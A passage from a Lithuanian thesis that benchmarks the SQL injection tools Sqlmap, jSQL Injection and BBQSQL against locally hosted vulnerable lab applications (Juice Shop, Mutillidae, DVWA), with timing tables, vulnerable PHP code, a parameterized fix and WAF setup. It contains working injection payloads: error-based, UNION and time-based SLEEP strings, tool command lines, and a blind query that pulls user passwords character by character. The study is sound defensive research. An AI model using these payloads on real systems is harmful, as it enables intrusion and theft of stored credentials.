Sistemos pavadinimas	Kodas	Logiškai nekorektiško s užklausos pažeidžiamumas	Suvienytosios užklausos pažeidžiamumas	Laiko aklojo tipo pažeidžiamumas	Būlio aklojo tipo pažeidžiamumas	Atskiro srauto pažeidžiamumas
OWASP Juice Shop	JSHP-01	Nėra	Nėra	Nėra	Yra	Nėra
	JSHP-03	Nėra	Yra	Nėra	Yra	Nėra
OWASP Mutillidae 2	MTLD-01	Yra	Yra	Yra	Yra	Nėra
	MTLD-02	Yra	Nėra	Yra	Yra	Nėra
	MTLD-03	Yra	Nėra	Yra	Nėra	Nėra
OWASP DVWA	DVWA-01	Yra	Yra	Nėra	Nėra	Nėra
	DVWA-02	Nėra	Nėra	Yra	Yra	Nėra
Viso		4	3	4	5	0

Iš lentelės (žr. 3.8 lentelę) galima pastebėti, jog beveik visose užduotyse galima panaudoti logiškai nekorektiškos užklausos pažeidžiamumą, kita vertus, sistemose nebuvo rasta pažeidžiamumų, susijusių su atskiru srautu veikiančiomis SQL injekcijomis.

Tyrimo metu stebima, ar SQL injekcinis įrankis apskritai aptinka spragą užduotyje bei stebima, kiek skirtingų spragų užduotyje įrankis geba atpažinti.


3.4. Metodinės dalies apibendrinimas

Šioje dalyje apžvelgtas tyrimo metodas, pagal sukurtus DBVS palaikomumo, palaikomų injekcijos tipų, kainos, įrankių atnaujinimo kriterijus atrinkti bei palyginti SQL injekcijų testavimo įrankiai, apžvelgtos pažeidžiamos sistemos. Sudarytos pažeidžiamų sistemų SQL spragų lentelės bei galimi sprendimai. Sudaryta kriterijų lentelė, kuria vadovaujantis bus lyginami skirtingi įrankiai.

4. ĮGYVENDINIMO DALIS

4.1. Taikomo tyrimo aprašymas

Remiantis metodinėje dalyje aprašyta eiga, šiame skyriuje detalizuojamas taikomo tyrimo vykdymas, priemonės bei metodai (žr. 4.1 pav.).



4.1 pav. Įgyvendinimo dalies eiga.

Pirmame tyrimo vykdymo etape įdiegiama atviro kodo programinė įranga „Docker“ (versija 4.8.1), kuri leidžia virtualizuoti saityno programas.

Antrame tyrimo vykdymo etape į speicalius „Docker“ konteinerius atsiunčiamos bei patalpinamos saityno programos. Tai nereikalauja pažeidžiamų saityno programų duomenų bazių kūrimo bei konfigūravimo ar specifinio technologijų steko diegimo. Konteinerizacijos programa „Docker“ automatiškai įdiegia visą reikalingą programinę įranga taip suteikdama galimybę itin greitai paleisti pažeidžiamas saityno programas virtualioje „Ubuntu 20.04“ sistemoje. Žemiau esančiame paveikslėlyje pateikiamos komandos, naudotos įdiegti bei paleisti saityno programas (žr. 4.2 pav.).

```
# Diegiama įranga „Docker“
curl -fsSL https://get.docker.com -o get-docker.sh
sudo sh get-docker.sh

# Atsiunčiami pažeidžiamų saityno programų konteineriai
docker pull bltsec/mutillidae-docker
docker pull vulnerables/web-dvwa
docker pull bkimminich/juice-shop

# Paleidžiami pažeidžiamų saityno programų konteineriai
sudo docker run -d -p 8080:80 bkimminich/juice-shop
sudo docker run -d -p 4040:80 vulnerables/web-dvwa
sudo docker run -d -p 2020:80 bkimminich/juice-shop
```

4.2 pav. Įrangos „Docker“ įdiegimo bei saityno konteinerių atsisiuntimo bei paleidimo komandos.

Iš paveikslėlio (žr. 4.2 pav.) galima matyti, jog naudojantis programine įranga „Docker“ trys saityno programos – „OWASP Juice Shop“ (versija 14.0.0), „OWASP Mutillidae“ versija (2.6.52), „OWASP DVWA“ (versija 2.0.1) – yra įjungiamos. Prie komandos „Docker“ esanti gairelė „-d“ indikuoja, jog pažeidžiamos saityno programos veiks fone, o gairelė „-p“, jog įranga sujungs numatytą prievadą kompiuteryje su vartotojo numatytu prievadu konteineryje.

Trečiame tyrimo vykdymo etape atsiunčiami SQL injekcijos įrankiai „Sqlmap“ (versija 1.6.5.2#dev), „BBQSQL“ (versija 1.0.0), „jSQL Injection“ (versija 0.85.0) (žr. 4.3 pav.).

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

curl -o jsql-injection-v0.85.jar https://github.com/ron190/jsql-
injection/releases/download/v0.85/jsql-injection-v0.85.jar

pip2 install bbsql
```

4.3 pav. SQL injekcijos įrankių įdiegimas.

Iš paveikslėlio (žr. 4.3 pav.) galima pastebėti, jog kiekvienas įrankis diegiamas skirtingai. Norint paleisti įrankį „Sqlmap“ ar „jSQL Injection“ užtenka atsisiųsti nurodytoje saugykloje esančius failus ir paleisti juos su programavimo kalba „Python3“ arba „Java“. Kita vertus, įrankis „BBSQL“ palaiko tik senesnę „Python2.7“ versiją. Tai reiškia, jog norint įdiegti įrankį privaloma naudoti ir senesnį „Python“ paketų diegimo valdiklį „pip2“.

Ketvirtame – aštuntame etapuose vykdomas praktinis tyrimas, kurio metu pasirenkamas testuotinas SQL injekcijos tipas, numatytam SQL injekcijos tipui sudaromas pažeidžiamų saityno programos puslapių sąrašas, nustatomi pažeidžiami puslapio parametrai bei užklausos tipas, numatytame puslapyje vykdoma SQL injekcinė ataka, fiksuojami parametrai – laikas bei užklausų skaičius – reikalingi atlikti sėkmingą ataką. Atlikus bandymus su vienu įrankiu pereinama prie kito..

Devintame tyrimo vykdymo etape sukaupti duomenys yra lyginami. Remiantis duomenimis suformuojamos rekomendacijos, kurios padės apsaugoti saityno programos nuo SQL injekcinės atakos.

Žemiau pateikiami SQL formuluotės scenarijai, kuriais remiantis įrankiai galėtų ieškoti SQL tipo spragų sistemose. Tyrimo metu įrankyje naudotas „Sqlmap“ komandos pavyzdys „GET“ tipo užklausai atlikti pateikiamas žemiau (žr. 4.4 pav.).

```
python3 sqlmap.py -u "http://127.0.0.1:3000/rest/products/search?q=Parametras" --
cookie="language=en; welcomebanner_status=dismiss;
PHPSESSID=fc00kd2qb7u706q5ou76cc8no7; security=low; cookieconsent_status=dismiss;
continueCode=lXnr9ZoVYvyjk54p36QKgnM7LbXGkvIp6dEJ1WweRNr9ODx2lzPmq8BaoZqD" -p q -v
5 --technique=E --proxy="http:127.0.0.1:9000"
```

4.4 pav. Pavyzdinė „Sqlmap“ įrankio GET tipo komanda.

Iš paveikslėlio (žr. 4.4 pav.) galima matyti, jog su gairele „-u“ nustatomas puslapio adresas, į kurį siunčiama užklausa, gairelė „--cookie“ nurodo slapukų reikšmė, gairelė „-p“ nurodo parametrų pavadinimą, gairelė „-v“ nurodo siunčiamos užklausos išsamumo lygmenį (angl. *verbosity*), o gairelė „--technique“ nurodo pažeidžiamumą techniką.


Atliekant „POST“ tipo užklausą komanda minimaliai keičiama (žr. 4.5 pav.).

```
python3 sqlmap.py -u "http://127.0.0.1/rest/user/login" --cookie="language=en;
welcomebanner_status=dismiss; PHPSESSID=fc00kd2qb7u706q5ou76cc8no7; security=low;
cookieconsent_status=dismiss;
continueCode=lXnr9ZoVYvyjk54p36QKgnM7LbXGkvIp6dEJ1WweRNr9ODx2lzPmq8BaoZqD" -v 5 --
technique=E --data "email=SLAPYVARDIS&password=SLAPTAZODIS" -p email -p password --
method POST --proxy="http:127.0.0.1:9000"
```

4.5 pav. Pavyzdinė „Sqlmap“ įrankio POST tipo komanda.

Iš paveikslėlio (žr. 4.5 pav.) galima pamatyti, jog pridedamos gairelė „--data“, kuri nurodo „POST“ tipo užklausa siunčiamus duomenis bei „--method“, kuris nurodo, jog siunčiama užklausa yra „POST“ tipo.


Kita vertus, darbas su įrankiu „jSQL Injection“ yra paprastesnis (žr. 4.6 pav.).



4.6 pav. Įrankio „jSQL Injection“ GET tipo užklausos konfigūravimas.

Iš paveikslėlio (žr. 4.6 pav.) galima pamatyti, jog įrankyje pakanka nurodyti puslapo adresą bei su simboliu „*“ pažymėti pažeidžiamo parametro vietą.


Atliekant „POST“ tipo užklausą naudojamas atskiras laukelis (žr. 4.7 pav.).



4.7 pav. Įrankio „jSQL Injection“ POST tipo užklausos konfigūravimas.

Iš paveikslėlio (žr. 4.7 pav.) galima pamatyti, jog įrankio skiltyje „POST“ buvo pridėti siunčiami parametrai.

Įrankio „BBQSQL“ konfigūravimas reikalauja daugiau laiko. Prieš atliekant bandymą atskirai nurodomos skirtingų parametrų reikšmės (žr. 4.8 pav.).



4.8 pav. Įrankio „BBQSQL“ HTTP parametrų nustatymas.

Iš paveikslėlio (žr. 4.8 pav.) galima pamatyti, jog slapukų reikšmė „cookies“, adreso reikšmė „url“ bei užklausos tipas „method“ buvo nustatyti rankiniu būdu.

Taip pat nustatomas atakos parametras „query“ (žr. 4.9 pav.).

```
Please specify the following configuration parameters.

        0) csv_output_file
        1) technique
           Value: binary_search
        2) comparison_attr
           Value: size
        3) concurrency
           Value: 30
        4) hooks_file
        5) query
           Value: ' and ASCII(SUBSTR((SELECT password FROM users LIMIT 1 OFFSET
                ${row_index:1}),${char_index:1},1))${comparator:>}${char_val:0} #

        99) Go back to the main menu


bbqsql:attack_options>
```

4.9 pav. Įrankio „BBQSQL“ veikimo parametrų nustatymas.

Iš paveikslėlio (žr. 4.9 pav.) galima pamatyti, jog „BBQSQL“, priešingai nei „Sqlmap“ ar „jSQL Injection“ įrankiai, reikalauja, jog vartotojas pats nurodytų įskiepijamą parametrą. Įvedus reikalingus duomenis sukuriama konfigūracinis failas žemiau (žr. 4.10 pav.).

```
[Request Config]
url = http://localhost/vulnerabilities/sqli_blind/?id=1${injection}&Submit=Submit
cookies = {' continueCode': 'rM3JpD38W9a7kXbl1qPQBVmngE03PuETKAoR4OY6rJL5jyM2ZwKNvzexwg6N', 'language': '
en', ' cookieconsent_status': 'dismiss', ' welcomebanner_status': 'dismiss', ' PHPSESSID': '4dp31dec7isnl
ge1idvbqmqe46', ' security': 'low'}
method = GET

[HTTP Config]
query = ' and ASCII(SUBSTR((SELECT password FROM users LIMIT 1 OFFSET
                    ${row_index:1}),${char_index:1},1))${comparator:>}${char_val:0} #
technique = binary_search
comparison_attr = size
concurrency = 30
```

4.10 pav. Išsaugota „BBQSQL“ įrankio konfigūracija.

Iš paveikslėlio (žr. 4.10 pav.) galima pamatyti, jog visi įvesti parametrai yra išsaugoti ir juos bus galima naudoti ateityje.

Įrankių „BBQSQL“ bei „Sqlmap“ veikimo laikas matuojamas pasinaudojant komanda „time“, kuri išmatuoja nurodytų komandų veikimo laiką (žr. 4.11 pav.).


```
time python3 sqlmap.py -u "http://127.0.0.1:3000/rest/products/search?q=Parametras"
--cookie="language=en; welcomebanner_status=dismiss;
PHPSESSID=fc00kd2qb7u706q5ou76cc8no7; security=low; cookieconsent_status=dismiss;
continueCode=lXnr9ZoVYvyjk54p36QKgnM7LbXGkvIp6dEJ1WweRNr9ODx2lzPmq8BaoZqD" -p q -v
5 --technique=E

real        0m33.023s
user        0m0.032s
sys         0m0.431s
```

4.11 pav. Įrankio „Sqlmap“ veikimo laiko matavimas panaudojant komandą „time“.

Paveikslėlyje (žr. 4.11 pav.) galima matyti komandos „time“ panaudojimą naudojantis įrankiu „Sqlmap“. Atlikus SQL injekcijos bandymus atvaizduojamas jiem sugaištas laikas. Galima pastebėti, jog komanda veikė 33.023 sekundes.

Kita vertus, įrankis „jSQL Injection“ automatiškai atvaizduoja laiką, skiriamą SQL pažeidžiamumui surasti (žr. 4.12 pav.).



4.12 pav. Įrankio „jSQL injection“ veikimo laiko matavimas.

Iš paveikslėlio (žr. 4.12 pav.) galima pastebėti, jog atakos pradžia – 12:32:30.925, o pabaiga – 12:33:34.482. Aklojo tipo SQL pažeidžiamumo bandymų pradžia – 12:32:39.749, pabaiga – 12:32:46.726. Laikoma, jog pradžios ir pabaigos laikų skirtumas yra aklojo tipo SQL pažeidžiamumo testavimo laikas.

Siekiant sunumeruoti siunčiamų užklausų kiekį naudojamas įrankiuose esantis tarpinio serverio funkcionalumas. Visos įrankio siunčiamos užklausos keliauja į tarpinį serverį iš kurio yra persiunčiamos į numatytą puslapį. Atsakymas taip pat keliauja į tarpinį serverį ir tik po to pasiekia įrankį.

Bandymo pabaigoje saityno programos apsaugai buvo panaudota „ModSecurity“ WAF įranga su „OWASP“ taisyklių rinkiniu, skirtu apsaugoti saityno programas nuo SQL injekcijos, XSS bei kitų pažeidžiamumų (žr. 4.13 pav.).

```
sudo apt install libapache2-mod-security2
sudo a2enmod headers
sudo systemctl restart apache2
sudo rm -rf /usr/share/modsecurity-crs/
sudo git clone https://github.com/coreruleset/coreruleset /usr/share/modsecurity-
crs
```

4.13 pav. „ModSecurity“ WAF įdiegimas bei OWASP taisyklių rinkinio atsiuntimas.

Iš paveikslėlio (žr. 4.13 pav.) galima pastebėti, jog į serverį įdiegiama apsauginė WAF įranga, ištrinamos numatytosios senos taisyklės, o vietoje jų atsiunčiamos „OWASP“ sudarytas taisyklių rinkinys.

4.2. SQL injekcijų realizacijos

4.2.1. Logiškai nekorektiškos užklausos pažeidžiamumas

Logiškai nekorektiškos užklausos pažeidžiamumui rasti gali būti naudojamos užklausos pateikiamos paveikslėlyje žemiau (žr. 4.14 pav.).

```
asd' AND 1=convert(int,(select top 1 table_name from information_schema.tables))—
asd' ORDER BY 3-- -
asd' UNION SELECT 1,2,3-- -
asd' AND 1=convert(int,@@version)--
```

4.14 pav. Logiškai nekorektiškos užklausos.

Iš paveikslėlio (žr. 4.14 pav.) galima pastebėti, jog pagrindinis užklausos tikslas yra iššaukti klaidą, kuri atskleistų informaciją apie naudojamą DBVS ar joje esančią informaciją.

Žemiau galima pamatyti logiškai nekorektiškomis užklausomis pažeidžiamų puslapių sąrašą (žr. 4.1 lentelę).

4.1 Lentelė. Logiškai nekorektiškomis užklausomis pažeidžiamų puslapių lentelė.

Adreso numeris	**Adresas**	**Parametro pavadinimas**	**Užklausos tipas**
1	/vulnerabilities/sqli/	Id	GET
2	/mutillidae/index.php?page=user-info.php	Username, password	GET
3	/mutillidae/index.php?page=login.php	Username, password	POST
4	/mutillidae/index.php?page=register.php	Username, password, signature	POST

Tyrimas vykdomas iki pirmos klaidos puslapyje, kuria pasinaudojus galima būtų išgauti papildomos informacijos apie duomenų bazę ar joje talpinamus duomenis. Bandymo rezultatai atvaizduojami lentelėje žemiau (žr. 4.2 lentelę ir 1 priedą).

4.2 Lentelė. Logiškai nekorektiškos užklausos pažeidžiamumo rezultatai.

Adreso numeris	**Įrankis**	**Laikas, s**	**Užklausų kiekis**
1	Sqlmap	1.586	13
1	jSQL Injection	3.099	26
2	Sqlmap	1.565	13
2	jSQL Injection	3.054	26
3	Sqlmap	1.523	13
3	jSQL Injection	3.792	26
4	Sqlmap	1.501	13
4	jSQL Injection	6.554	26

Iš lentelės (žr. 4.2 lentelę ir 1 priedą) galima pastebėti, jog ataka trunka sąlyginai trumpą laiką. Pažeidžiamumui nustatyti panaudojamas mažas kiekis užklausų, tačiau įrankis „Sqlmap“ pažeidžiamumą aptinka greičiau bei panaudojęs mažesnį užklausų kiekį. Įrankių rasti sprendimai

yra panašūs, nes daugeliu atvejų užklausa savotiškai maskuojama naudojant šešioliktaines reikšmes. Įrankių sprendimas remiasi panašiu principu – siekiama pasiekti resursą vietoje, kurioje jo nėra, taip iššaukiant klaidą.

Vykdant tyrimą pastebėta, jog pažeidžiamumas DVWA programoje galimas dėl parametrizuotų užklausų nebuvimo (žr. 4.15 pav.).

```
// Nuskaitoma vartotojo įvestis.
$id = $_REQUEST[ 'id' ];

// Tikrinama duomenų bazė
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' .
((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"])
: (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>'
);
while( $row = mysqli_fetch_assoc( $result ) ) {
    // Grąžinami rezultatai
    $first = $row["first_name"];
    $last  = $row["last_name"];
```

4.15 pav. Pažeidžiamas kodo fragmentas saityno programoje DVWA.

Iš paveikslėlio (žr. 4.15 pav.) galima pastebėti, jog sudarant SQL užklausą bei jos reikšmę priskiriant kintamajam „query“, įvestas vartotojo parametras „id“ nėra parametrizuojamas. Tai leidžia programišiui įvesti bet kokią reikšmę ar net užklausą, kuri bus įvykdyta.

Spragą ištaisyti galima pridėjus kelias patikras bei parametrizavus užklausą pasinaudojant „PHP“ biblioteka „mysqli“ (žr. 4.16 pav.).

```
// Nuskaitoma vartotojo įvestis.
$id = $_GET[ 'id' ];

// Tikrinama, ar įvestas skaičius.
if(is_numeric( $id )) {
    // Tikrinama duomenų bazė.
    $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id =
(:id) LIMIT 1;' );
    $data->bindParam( ':id', $id, PDO::PARAM_INT );
    $data->execute();
    $row = $data->fetch();

    // Įsitikinama, jog grąžinamas tik vienas rezultatas.
    if( $data->rowCount() == 1 ) {
        // Grąžinami rezultatai
        $first = $row[ 'first_name' ];
        $last  = $row[ 'last_name' ];
```

4.16 pav. Saugus naudoti kodo fragmentas saityno programoje DVWA.

Iš paveikslėlio (žr. 4.16 pav.) galima pastebėti, jog naudojant sąlyga „IF“ siekiama įsitikinti, jog vartotojo įvestas parametras „id“ yra skaičius. Formuojamoje SQL užklausoje nurodoma „id“ parametro vieta. Verta atkreipti dėmesį, jog kintamasis „id“ nėra apsupamas apostrofo simboliais ir su užklausa yra susiejamas naudojantis metodu„bindParam“. Prieš pateikiant rezultatus vartotojui, įsitikinama, jog iš ruošiamasi atvaizduoti tik vieno vartotojo duomenys. Įgyvendinus vartotojo įvesties patikros ir užklausos parametrizavimo pertvarkymus pasinaudoti SQL injekcijos pažeidžiamumu tampa nebeįmanoma.

Kita vertus, saityno programoje Mutillidae naudojamos kitokios apsaugos priemonės (žr. 4.17 pav.).

```
// Nuskaitoma vartotojo įvestis
$lQueryResult = $SQLQueryHandler->getUserAccount($lUsername, $lPassword);
...
public function getUserAccount($pUsername, $pPassword){

// Pagal pasirinktą pažeidžiamumo lygį parenkamas veikimo metodas.
if ($this->stopSQLInjection == TRUE){
    $pUsername = $this->mMySQLConnection->real_escape_string($pUsername);
    $pPassword = $this->mMySQLConnection->real_escape_string($pPassword);
}// end if

$lQueryString =
            "SELECT * FROM accounts
            WHERE username='".$pUsername.
            "' AND password='".$pPassword."'";
// Gaunamas užklausos rezultatas.
return $this->mMySQLHandler->executeQuery($lQueryString);
}//end public function getUserAccount
```

4.17 pav. Pažeidžiamas kodo fragmentas programoje Mutillidae.

Iš paveikslėlio (žr. 4.17 pav.) galima pastebėti, jog pasirinkus saugesnį saityno programos veikimo lygį naudojamas „mysqli“ bibliotekos metodas „real_escape_string“. Veikimo metu iš vartotojo pateiktos įvesties pašalinami specialūs simboliai „\x00, \n, \r, \, ', ", \x1a“. Keliant saugumo lygmenį saityno programoje nustatomi papildomi reikalavimai, pavyzdžiui, vartotojas privalo užpildyti abu prisijungimo laukelius „slapyvardis“ ir „slaptažodis“, įvestis negali būti trumpesnė nei 8 simboliai ir ilgesnė nei 50 simbolių, išvestis yra koduojama, tačiau didesnį saugumo lygį galima pasiekti naudojant išsaugotąsias procedūras (žr. 4.18 pav.).

```
CREATE PROCEDURE Autentifikacija5(IN ID int, IN i_slapyvardis char(50), IN
i_slaptazodis char(50))
BEGIN
SELECT COUNT(*) FROM Parduotuve.Vartotojai WHERE Vartotojo_ID = ID and Slapyvardis
= i_slapyvardis AND Slaptazodis = i_slaptazodis;
END//
```

4.18 pav. Išsaugotai procedūrai sukurti skirta komanda.

Paveikslėlyje (žr. 4.18 pav.) galima pastebėti procedūros komandą, kuri patikrina, ar egzistuoja vartotojas su nurodytu identifikaciniu kodu, slapyvardžiu bei slaptažodžiu. Prieš naudojant procedūrą panaudojus funkciją „real_escape_string()“ galima užtikrinti, jog įvesties laukai nebus pažeidžiami SQL injekcijos.

4.2.2. Suvienytosios užklausos pažeidžiamumas

Suvienytosios užklausos pažeidžiamumui rasti gali būti naudojamos užklausos pateikiamos paveikslėlyje žemiau (žr. 4.19 pav.).

```
asd' UNION SELECT 1,2,@@version,4-- -
asd' UNION (SELECT(1),(2),(@@version),(4))-- -
asd' UNION ALL SELECT 1,2,@@version,4-- -
asd' UNION SELECT 1,2,@@version,4-- -
```

4.19 pav. Suvienytosios užklausos.

Iš paveikslėlio (žr. 4.19 pav.) galima pastebėti, jog visose užklausose naudojamas „UNION“ operatorius, kurį taikant galima pridėti sekančią užklausą, atskleidžiančią papildomą informaciją apie DBVS.

Žemiau galima pamatyti suvienytosios užklausos atakomis pažeidžiamų puslapių lentelę (žr. 4.3 lentelę).

4.3 Lentelė. Suvienytosios užklausos atakomis pažeidžiamų puslapių lentelė.

Adreso numeris	**Adresas**	**Parametro pavadinimas**	**Užklausos tipas**
1	/vulnerabilities/sqli/	Id	GET
2	/mutillidae/index.php?page=user-info.php	Username, password	GET
3	/rest/products/search	q	POST

Atliekant tyrimą buvo pastebėta, jog norint aptikti pažeidžiamumą naudojantis įrankiu „jSQL Injection“, prie siunčiamos užklausos tenka papildomai pridėti simbolius „‘))“. Kitu atveju įrankio generuojamos užklausos neatitinka SQL kalbos reikalavimu ir yra nelogiškos.

Tyrimas vykdomas iki pirmos užklausos, kurią atlikus galima pastebėti, jog puslapis atvaizduoja nurodytus parametrus. Testo rezultatai atvaizduojami lentelėje žemiau (žr. 4.4 lentelę ir 2 priedą).

4.4 Lentelė. Suvienytosios užklausos pažeidžiamumo rezultatai.

Adreso numeris	**Įrankis**	**Laikas, s**	**Užklausų kiekis**
1	Sqlmap	1.942	54
1	jSQL Injection	3.143	51
2	Sqlmap	19.499	85
2	jSQL Injection	20.824	50
3	Sqlmap	6.697	89
3	jSQL Injection	7.991	51

Iš lentelės (žr. 4.4 lentelę ir 2 priedą) galima pastebėti, jog įrankis „Sqlmap“ suvienytosios užklausos pažeidžiamumą aptinka greičiau, tačiau vietomis tam prireikia daugiau užkausų nei „jSQL Injection“ įrankiui. Įrankių rasti sprendimai yra panašūs. Užklausų vykdymo metu puslapyje siekiama atvaizduoti siunčiamus atsitiktinius parametrus. Abu įrankiai siekia kuo greičiau nustatyti reikalingą atsitiktinių parametrų skaičių. Užklausos maskuojamos naudojant didelius skaičius arba atsitiktinius raidžių junginius.

4.2.3. Laiko aklojo tipo pažeidžiamumas

Laiko aklojo tipo pažeidžiamumui rasti gali būti naudojamos užklausos pateikiamos paveikslėlyje žemiau (žr. 4.20 pav.).

```
asd' AND (SELECT * FROM (SELECT(SLEEP(5)))ASD)--
asd' AND IF(1=1,SLEEP(5),0)--
asd' AND IF(1!=1,1,SLEEP(5))--
asd' AND IF(true!=true,1,SLEEP(5))--
```

4.20 pav. Laiko aklojo tipo užklausos.


Iš paveikslėlio (žr. 4.20 pav.) galima pastebėti, jog visose užklausose naudojama funkcija „SLEEP(5)“, kurią taikant galima išgauti papildomą informaciją apie DBVS ir joje esančius duomenis.

Žemiau galima pamatyti laiko aklojo tipo atakoms pažeidžiamų puslapių lentelę (žr. 4.5 lentelę).

4.5 Lentelė. Laiko aklojo tipo užklausomis pažeidžiamų puslapių lentelė.

Adreso numeris	Adresas	Parametro pavadinimas	Užklausos tipas
1	/vulnerabilities/sqli_blind/	Id	GET
2	/mutillidae/index.php?page=login.php	Username, password	POST
3	/mutillidae/index.php?page=user-info.php	Username, password	GET
4	/mutillidae/index.php?page=register.php	Username, password, confirm_password	POST

